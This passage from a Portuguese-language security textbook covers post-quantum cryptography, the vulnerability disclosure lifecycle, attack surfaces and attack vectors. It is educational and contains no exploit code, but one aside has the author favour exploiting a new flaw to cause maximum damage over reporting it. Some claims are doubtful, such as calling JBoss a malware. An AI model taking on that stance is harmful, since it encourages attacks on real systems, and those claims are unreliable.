Especialistas descobrem falha no algoritmo de criptografia resistente a quantum escolhido pelo governo dos EUA

É um processo público e participativo com equipes da indústria, academia, órgãos de padronização e outros países trabalhando com a NIST e optando por seguir o que o NIST padroniza.

> “Nosso programa de criptografia pós-quântica alavancou as principais mentes da criptografia – em todo o mundo – para produzir este primeiro grupo de algoritmos resistentes a quantum que levará a um padrão e aumentará significativamente a segurança de nossas informações digitais.” —Diretor do NIST, Laurie E. Locascio

[46] Lista de algoritmos submetidos pode ser acessível pela url: https://csrc.nist.gov/Projects/post-quantum-cryptography/post-quantum-cryptography-standardization/round-1-submissions

Os algoritmos são projetados para duas tarefas principais para as quais a criptografia é normalmente usada: criptografia geral, usada para proteger informações trocadas em uma rede pública; e assinaturas digitais, usadas para autenticação de identidade.

Para criptografia geral, usada quando acessamos sites seguros, o NIST selecionou o algoritmo CRYSTALS-Kyber[47]. Entre suas vantagens estão chaves de criptografia comparativamente pequenas que duas partes podem trocar facilmente, bem como sua velocidade de operação.

Para assinaturas digitais, frequentemente utilizadas quando precisamos verificar identidades durante uma transação digital ou para assinar um documento remotamente, o NIST selecionou os três algoritmos CRYSTALS-Dilithium[48], FALCON[49] e SPHINCS+[50]. Os revisores observaram a alta eficiência dos dois primeiros, e o NIST recomenda o CRYSTALS-Dilithium como o algoritmo principal, com o FALCON para aplicativos que precisam de assinaturas menores do que o Dilithium pode fornecer. O terceiro, SPHINCS+, é um pouco maior e mais lento do que os outros dois, mas é valioso como backup por um motivo principal: é baseado em uma abordagem matemática diferente das três outras seleções do NIST.

Três dos algoritmos selecionados são baseados em uma família de problemas matemáticos chamados redes estruturadas, enquanto o SPHINCS+ usa funções hash.

Enquanto o padrão está em desenvolvimento, o NIST incentiva os especialistas em segurança a explorar os novos algoritmos e considerar como seus aplicativos os usarão, mas não incorporá-los em seus sistemas ainda, pois os algoritmos podem mudar um pouco antes que o padrão seja finalizado.

A IBM é líder mundial em computação quântica. Desde que se tornou a primeira a oferecer acesso à computação quântica baseada em nuvem , a IBM continua lançando novas versões de suas tecnologias de computação quântica e planeja lançar um chip de 1.000 qubits, Condor, no final de 2023[51].

5.7 Criptografia para IoT

[47] Página do projeto acessível pela URL: https://pq-crystals.org/kyber/index.shtml
[48] Página do projeto acessível pela URL: https://pq-crystals.org/dilithium/index.shtml
[49] Página do projeto acessível pela URL: https://falcon-sign.info/
[50] Página do projeto acessível pela URL: https://sphincs.org/
[51] Previsão descrita na url:
https://aimagazine.com/articles/top-10-quantum-computing-companies-globally-in-2023

6 Google Hacking (fazer)

7 Vulnerabilidades

Tudo é vulnerável, sempre foi e sempre será, o que temos que fazer é entender este fato e atuar mitigando tais vulnerabilidades. Inúmeros grupos atuam nesta atividade, alguns com visão positiva[52] e buscando a evolução dos sistemas computacionais, já outros, procuram vulnerabilidades a fim de utilizar para o lado sombrio[53] da força e satisfazer seus desejos, lembre-se que nem tudo é dinheiro.

No capítulo Explorando Vulnerabilidades, vou demonstrar como explorar algumas das principais vulnerabilidades (mais localizadas em ambientes desprotegidos), primeiro aprenda a teoria neste capítulo para ficar craque nos termos e entender como mitigar tais vulnerabilidades. Como as vulnerabilidades existem no mundo, é natural que:

- Existam vulnerabilidades que nunca foram localizadas (estão na natureza);
- Existam vulnerabilidades localizadas mas sem solução;
- Existam vulnerabilidades localizadas mas em processo de solução;
- Existam vulnerabilidades localizadas e já corrigidas;

Quando uma vulnerabilidade é localizada, o que se deve fazer? A resposta é: depende, pois se o hacker já foi consumido pelas trevas este então vai utilizar ou negociar com grupos hackers esta recém descoberta "Vulnerabilidade". Já outros hackers, notificaram as empresas responsáveis, bem como órgãos como, CVE MITRE, NIST, OWASP, etc.

Uma vulnerabilidade quando é notificada para os devidos órgãos responsáveis passa por um processo que será descrito aqui neste capítulo, o que importa é que quando se tornar pública (entre as empresas responsáveis e os órgãos) a empresa desenvolvedora da tecnologia vulnerável terá tempo para realizar a manutenção e provavelmente já esteja até finalizada. O problema é que os usuários não acompanham tais discussões nestes órgãos e nem os registros, e geralmente a abordagem de segurança se baseia em "ATUALIZAÇÕES".


7.1 Vulnerabilidade

A vulnerabilidade do sistema é definida como a interseção de uma suscetibilidade ou falha do sistema computacionais, tais falhas podem estar no:

- Hardware;
- Software;
- Comunicação;

Imagine um cenário onde para que a falha seja explorável um dado “serviço X”, tenha que estar com uma versão desatualizada, o serviço foi porcamente configurado como root e ainda a configuração padrão do serviço (que expõe a falha) esteja intacta.

[52] Exemplos: Google Project-Zero, Portswigger
[53] Exemplos: Lapsus,



Já o acesso à falha e a capacidade de explorar a falha, para isso existem inúmeras técnicas (vetores de ataque) e também as falhas têm diferentes níveis de agressão (impacto da exploração), desde um simples ataque que atrapalha o fluxo normal de atividades até ataques que danificam software/hardware. Nas organizações um processo muito comum é a análise de tais vulnerabilidades, onde localizamos frequentemente possíveis vulnerabilidades e documentamos para futura correção, já há processos mais sofisticados, que além de documentar fazem uma gestão dos riscos e naturalmente das vulnerabilidades.

Mas uma observação deve ser citada, se uma vulnerabilidade ainda não foi descoberta ela tende a ficar oculta por um bom tempo pois há um grande valor de mercado.


Neste livro, em específico neste capítulo o autor vai tratar como exemplo a vulnerabilidade **Apache Struts de 2017**, onde um agente malicioso remotamente pode realizar upload de comandos e controlar a máquina servidora, tais informações podem ser inseridas no header do cabeçalho HTTP nos campos Content-Type, Content-Disposition ou Content-Length.

Na época um malware foi trabalhado para ajudar, principalmente BOTs e Script Kiddies, este malware que explora ativamente esta vulnerabilidade foi o JBoss, vamos falar ainda sobre exploração de vulnerabilidades.

7.2 Risco

7.2 Vulnerability Disclosure Program (VDP)

A vulnerabilidade possui um ciclo de vida, neste capítulo será utilizado o ciclo de vida definido pelo **Department of Defense Cyber Crime Center** (DC3) chamado de **DOD Vulnerability Disclosure Program** (VDP). O VDP possui 5 estágios bem definidos com eventos e acções, são estes estágios:



7.2.1 Stage 1: Discovery

Todo início é igual, ou seja, um ambiente cuja não se saiba de uma vulnerabilidade está em estado natural, muitos ambientes só são vulneráveis se uma conjunção de estados (baseado em configurações de recursos tecnológicos) proporcionaram a existência da vulnerabilidade, veja exemplo de intrusão que foi demonstrado no tópico Protocolo NBT e Netbios.

Muitas empresas mantêm departamentos de segurança que analisam sistematicamente ambientes simulando estes estados dos recursos tecnológicos, avaliando o que se acredita que seja uma vulnerabilidade uma possível vulnerabilidade, já outros grupos, independentes baseado em conhecimento ou até mesmo na sorte localizam a vulnerabilidade, veja, a vulnerabilidade está lá. Algumas empresas que investem em pesquisa em busca de vulnerabilidades são:

- fortinet.com
- cisco.com
- microsoft

Nesta fase da etapa de DISCOVERY esse processo é chamado de **Vulnerability Discovered** e esta etapa é o ponto mais difícil do **Lifecycle**, encontramos neste ponto profissionais capacitados nas mais diversas tecnologias e que possuem grande conhecimento teórico e prático. O conhecimento teórico é muito importante, veja, **maçã sempre caiu de árvores, mas Newton tinha o conhecimento teórico para compreender a o evento presenciado**.

Se pesquisadores atuam nesta fase, estes reportam aos chefes de laboratórios e que naturalmente atuam com órgãos reguladores, mas se a vulnerabilidade foi localizada por hackers, nada é certo e nada se pode dizer. Algumas empresas não possuem recursos para bancar pesquisadores, então elas liberam ambientes para hackers e aspirantes e que nestes ambientes estes podem então explorar a fim de procurar um problema, chama-se este programa de **Bug Bounty**, a empresa paga recompensas para tais profissionais.

Algumas empresas que possuem problemas de Bug Bounty:

- Mozilla;
- Facebook;

- Yahoo!;
- Google
- Reddit;
- Square;
- Microsoft.

Particularmente, jurei não dar minha opnião, se é um hacker novo pode conseguir status em algum grupo hacker mas se é experiente, eu já tomaria a ação de explorar e fazer o maior estrago possível.


O próximo passo a se tomar é criar um exploit, um exploit é um artefato de software, ou um código ou uma sequência de comandos que explora a vulnerabilidade, pois:

- Não é porque ela existe que ela é explorável;
- Pode-se então definir a complexidade disso (que é levado em consideração para definir o CVSS);
- Pode-se automatizar ou até mesmo divulgar este exploit, lembre-se que aqui não estamos focados na luz e as trevas também reinam.

Se a vulnerabilidade não foi acidental de um ambiente único, pode-se com o exploit validar tal vulnerabilidade em inúmeros outros ambientes e provar que pode.

7.2.2 Stage 2: Coordination


Se neste ponto a vulnerabilidade recém descoberta for a público, o estrago pode ser grande, então ainda em grupos privados (entre as empresas responsáveis e órgãos), ou seja, os stakeholders relacionados com os artefatos tecnológicos são acionados. O report é iniciado pelo especialista que realizou o Estágio 1, e o cadastro correto deve ser realizado no CVE Mitre, conforme imagem abaixo.



O exploit reportado para estes grupos privados são analisados e o ambiente com a vulnerabilidade é replicado então ainda em ambiente privado e com muita restrição de informações ao público esta vulnerabilidade é cadastrada no CVE, que significa **Common Vulnerability and Exposure** e associada ao CWE que significa **Common Weakness Enumeration**, ambos os conceitos serão mais explorados neste capítulo.

A organização que coordena este esforço de cadastro é a **MITRE Corporation**[54] que naturalmente segue um complexo processo, mas já de cara a MITRE reserva os códigos das vulnerabilidades, conforme imagem abaixo.

[54] Acessível pela url https://cve.mitre.org/



Os grupos Bug Bounties e VDP divulgam vulnerabilidades e uma exploração de prova de conceito que é coordenada por meio de um fornecedor é realizada. O objetivo de ambas as linhas de esforço é validar a vulnerabilidade e, em seguida, desenvolver uma mitigação acionável que possa ser empregada para lidar com a vulnerabilidade.

É muito importante que as empresas consigam neste ponto criar um patch de correção ou algum roteiro, pois o próximo passo pode levar informações ao público, então se algum grupo hacker ainda não notou a vulnerabilidade estes irão usar a partir deste ponto.

7.2.3 Stage 3: Mitigation

Uma vulnerabilidade não pode se perpetuar por um longo período de tempo e em algum momento a empresa tem que vir a público para notificar usuários, a forma como isso deve ser feito deve no mínimo ter uma explicação humana é uma técnica. Também acompanha um patch ou um roteiro de correção ou uma atualização do produto. Uma descrição detalhada do problema deve ser descrito nos seguintes repositórios[55]:

- CVE Mitre: https://cve.mitre.org/
- CVE Details: https://www.cvedetails.com/
- NIST: https://www.nist.gov/
- OWASP: https://owasp.org/

Também pode-se localizar informações úteis em recursos que liberam exploits para as vulnerabilidades, a fim de testar se a vulnerabilidade existe no ambiente, tais são:

- Exploitdb: https://www.exploit-db.com/
- Metasploit: https://www.metasploit.com/

Hackers, empresas e entusiastas vasculham estas listas destes locais, para seus fins pessoais, e é comum se localizar também grupos especializados de notícias que cruzam as informações para criar matérias, tais como:

- The hacker news: https://thehackernews.com/
- Portswigger: https://portswigger.net/daily-swig
- Cyberframework.online: http://www.cyberframework.online

[55] Serão discutidos neste capítulo

7.2.4 Stage 4: Management

A vulnerabilidade deve ser mitigada, detalhes devem ser mais notificados e deve-se avaliar esse grau de entendimento, pois, uma vulnerabilidade pode ser reflexo de outro problema. Também existem vulnerabilidades que reaparecem, e isso tem uma raiz mais profunda, veja o caso da vulnerabilidade CVE-2022-22965 que apareceu na versão 9 do Java, acontece que o problema já havia ocorrido em versões anteriores em outro ponto do Java.

Depois que detalhes são expostos e que a vulnerabilidade seja mitigada é de responsabilidade do proprietário do sistema implementar soluções, e seus esforços são validados por meio do VDP.

7.2.5 Stage 5: Lessons Learned

Se nada se aprende, o erro ocorrerá novamente em outro ponto do sistema ou em versões futuras, a base de conhecimento mundial sobre vulnerabilidades deve crescer e naturalmente reduzir problemas futuros.

O estágio final deste processo é coletar, avaliar e institucionalizar as mitigações bem-sucedidas na forma de relatórios de pesquisa, relatórios de tendências, compartilhamento de informações interorganizacionais e treinamento da equipe. Todos eles são voltados para prevenir vulnerabilidades futuras e transferir experiências de uma organização para outras a fim de 'inocular' sistemas adicionais.

7.3 Superfície de Ataque e Vetor de Ataque

Veja que uma tecnologia na infra-estrutura pode expor toda infra-estrutura da empresa, essa interface do agente mal intencionado com a organização é chamada de superfície de ataque. A superfície de ataque são estes pontos que podem ser explorados, agentes mal intencionados utilizam os vetores de ataque nestes pontos, um **vetor de ataque é o método que o agente utiliza para obter seus fins,** que conforme falado pode ser um simples "atrapalhar" ou até mesmo "danificar algo". A vulnerabilidade está nesta superfície, e:

- Pode nunca ser explorada por falta de atacante;
- Pode ser explorada mas não ter um efeito devastador;
- Pode ser explorada e ter um efeito devastador;

Outra observação é que muitas vulnerabilidades para serem acessíveis precisam de uma série de estados de artefatos, exemplo, na vulnerabilidade “**NGINX Zero-Day RCE foi identificado na implementação do NGINX LDAP-auth daemo**” deve-se ter:

- Ter instalado NGINX;
- NGINX tem que ser a versão 1.8.1;
- Ter configurado ldapDaemon.ldapConfig
- Ter o valor true em ldapDaemon.enabled;

O escopo da superfície de ataque também varia de organização para organização, pois é natural que tal superfície depende das tecnologias (geralmente serviços) que alí estão

instalados, com o surgimento de cadeias de suprimentos digitais, interdependências e globalização, a superfície de ataque de uma organização tem um escopo mais amplo.

Uma composição de superfície de ataque pode variar amplamente entre várias organizações, mas muitas vezes identifica muitos dos mesmos elementos, incluindo:

- Números de Sistema Autônomo (ASNs);
- Endereço IP e Blocos de IP;
- Certificados SSL;
- Registros, contatos e histórico do WHOIS;
- Serviços e Relacionamento de autenticação;
- Portas e Serviços de Internet;
- Protocolos de rede para comunicação entre elementos intermediários;
- Estruturas Web (PHP, Apache, Java, etc.);
- Serviços de servidor Web;
- Nuvem Pública e Privada;

Devido ao aumento dos inúmeros pontos vulneráveis em potencial que cada empresa possui, houve uma vantagem crescente para hackers e invasores, pois eles só precisam encontrar um ponto vulnerável para ter sucesso em seu ataque. Existem três etapas para entender e visualizar uma superfície de ataque:

1. **Visualize**: Visualizar o sistema de uma empresa é o primeiro passo, mapeando todos os dispositivos, caminhos e redes;
2. **Encontre indicadores de exposições**: A segunda etapa é corresponder cada indicador de uma vulnerabilidade potencialmente exposta aos elementos tecnológicos.
3. **Encontre indicadores de comprometimento**: Este é um indicador de que um ataque já foi bem-sucedido.

No próximo capítulo será descrito o que é um Pentest, e este processo estará mais claro com a prática. Uma abordagem para melhorar a segurança da informação é reduzir a superfície de ataque de um sistema ou software, as estratégias básicas de redução da superfície de ataque incluem o seguinte:

- reduzir a quantidade de código em execução;
- reduzir os pontos de entrada disponíveis para usuários não confiáveis;
- eliminar serviços solicitados por relativamente poucos usuários.

Ao ter menos código disponível para atores não autorizados, tende a haver menos falhas. Ao desativar a funcionalidade desnecessária, há menos riscos de segurança. Embora a redução da superfície de ataque ajude a evitar falhas de segurança, ela não reduz a quantidade de danos que um invasor pode causar quando uma vulnerabilidade é encontrada.

Segundo matéria[56] no site The Hacker News a superfície de ataque reduziu-se em 2021, o que revela ou uma contração da TI, melhores práticas ou aplicações com melhor ciclo de desenvolvimento seguro.

[56] Acessível pela url: https://thehackernews.com/2022/04/google-project-zero-detects-record.html

Os vetores de ataque incluem campos de entrada do usuário, protocolos, interfaces e serviços. Existem mais de 100 vetores de ataque e métodos de violação que os hackers podem usar, aqui estão alguns dos vetores de ataque mais comuns:

- Compromised credentials (Weak and stolen passwords);
- Malicious insiders;
- Missing or poor encryption;
- Misconfiguration;
- Ransomware;
- Phishing;
- Trust relationships.

Neste capítulo será estudado o MITRE ATT&CK®, um portal com muitas informações sobre vetores de ataques e naturalmente a abordagem e o impacto no alvo.

7.3.1 Compromised credentials e Weak and stolen passwords

Existem inúmeras formas possíveis de autenticar que uma pessoa ou um indivíduo pode ou não ter acesso a um recurso tecnológico, pode ser:

- Algo que o indivíduo saiba;
- Algo que o indivíduo possua;
- Alguma característica do indivíduo.

Estas formas utilizadas na autenticação credencia o indivíduo a acessar o recurso que por exigir tal autenticação é um recurso privado, mas não é só a questão de permissão de acesso, também pelo controle de autenticação pode-se manter a autenticidade da ação do indivíduo sobre o ambiente, e hoje, com a redução dos processos em papel é natural que muitos sistemas utilizam a autenticidade do indivíduo como alguma forma de validação.

Compromised Credential é o ato de um agente malicioso quebrar esta relação entre o indivíduo e sua autenticidade e existem vários ações mal intencionadas que buscam atuar neste vetor de ataque, são estas ações:

- Monitoramento de ações humanas nos dispositivos;
- Sequestro de dados durante transporte em redes de computadores;
- Mineração de credenciais em arquivos;
- Enumeração em serviços;
- Vazamento de dados comprometidos;
- Força bruta ou whitelist.

Existem várias recomendações, uma recomendação inicial ótima é uso de segundo fator de autenticação, mas cuidado, Celular pode não ser o segundo fator de autenticação, imagine você que um malware que já comprometeu o celular da vítima para acesso ao banco já está no celular, junto com a aplicação APK do banco, separei 2 malwares que transforma este segundo fator de autenticação (SMS para celular) como algo inútil.

Uma boa dica é o uso de chaves físicas, como YubiKey, também recomendo que siga o material oficial da Nist relacionada a autenticidade: NIST Special Publication 800-63B. Separei dois bons vídeos, o primeiro explica sobre práticas corretas com Password e o outro um exemplo de uso da chave Yubikey.

7.3.2 Malicious insiders

A verdade está aqui dentro, este deve ser o pensamento do Especialista em Segurança, pois não é porque o ambiente é interno e as tecnologias são mais fáceis de serem controladas que o ambiente está isento de ações mal intencionadas, de Trojan até pessoas, tudo é um risco e a verdade não está só lá fora (Vide Arquivo X Arquivo X - Abertura em Português BR).


De acordo com o Cost of Insider Threats Global Report de 2022 da Ponemon, 60% das empresas sofrem mais de 21 incidentes internos anualmente, acima dos 53% em 2018. Segundo **Cost of Insider Threats Global Report** as três grandes categorias de ameaças internas são as seguintes:

- **Internos comprometidos**: Quando um agente interno, um funcionário por exemplo através de um phishing executa um malware mal intencionado, tal como Trojan ou Ransomware;
- **Internos negligentes**: Um agente interno com um ambiente com informações ou acesso é perdido, tal como um pendrive, um notebook, um celular ou até mesmo enviar credenciais para uma conta de e-mail errada;
- **Internos maliciosos**: Um funcionário comete uma fraude, hoje existe o conceito de Ransomware-As-A-Service (RAAS).

O United States Computer Emergency Readiness Team (CERT) define um insider Insiders maliciosos como um dos atuais ou ex-funcionários, contratados ou parceiros de negócios confiáveis de uma organização que faz uso indevido de seu acesso autorizado a ativos críticos de uma maneira que afeta negativamente a organização.

Insiders maliciosos são mais difíceis de detectar do que invasores externos, pois têm acesso legítimo aos dados de uma organização e passam a maior parte do tempo realizando tarefas de trabalho regulares. Assim, detectar ataques internos maliciosos leva muito tempo.

O relatório de 2020 Cost of Insider Threat afirma que leva em média 77 dias para detectar e conter um incidente de segurança relacionado a insider. O link para acesso ao material completo (ver figura abaixo) pode ser acessível de graça.



Ameaças típicas:

- A sabotagem de TI;
- O roubo de dados;
- A fraude interna.


7.3.3 Missing or poor encryption

A mensagem em trânsito ou armazenada em algum dispositivo secundário de armazenamento pode ser roubada por agentes maliciosos, hoje os dados valem mais que qualquer coisa (lei LGPD[57], veja esta live https://youtu.be/efvAt4Wmn3M). Manter a segurança dos dados em trânsito é mais complexo pois o agente mal intencionado está em um ambiente fora do controle do Administrador de segurança, veja por exemplo o capítulo de Sniffer neste livro.

Se um texto plano (texto sem criptografia) passar por este meio inseguro ou ser armazenado em um local inseguro ele é facilmente roubado ou corrompido, para isso existe a "criptografia!!!!", veja o capítulo de criptografia. A criptografia tem que ser forte, tem que ser um algoritmo moderno e também um que já exista (não invente algo inferior), outra coisa é que a lógica da solução que armazena não pode ser vulnerável, pois um agente mal intencionado pode atacar o serviço para obter as credenciais para só então obter o arquivo.

Para o OWASP Top 10 de 2021 este tipo de vulnerabilidade vem aumentando de forma assustadora, tanto que elevou nesta última edição a posição desta vulnerabilidade para a cabeça da lista.

[57] Similar a GDPR

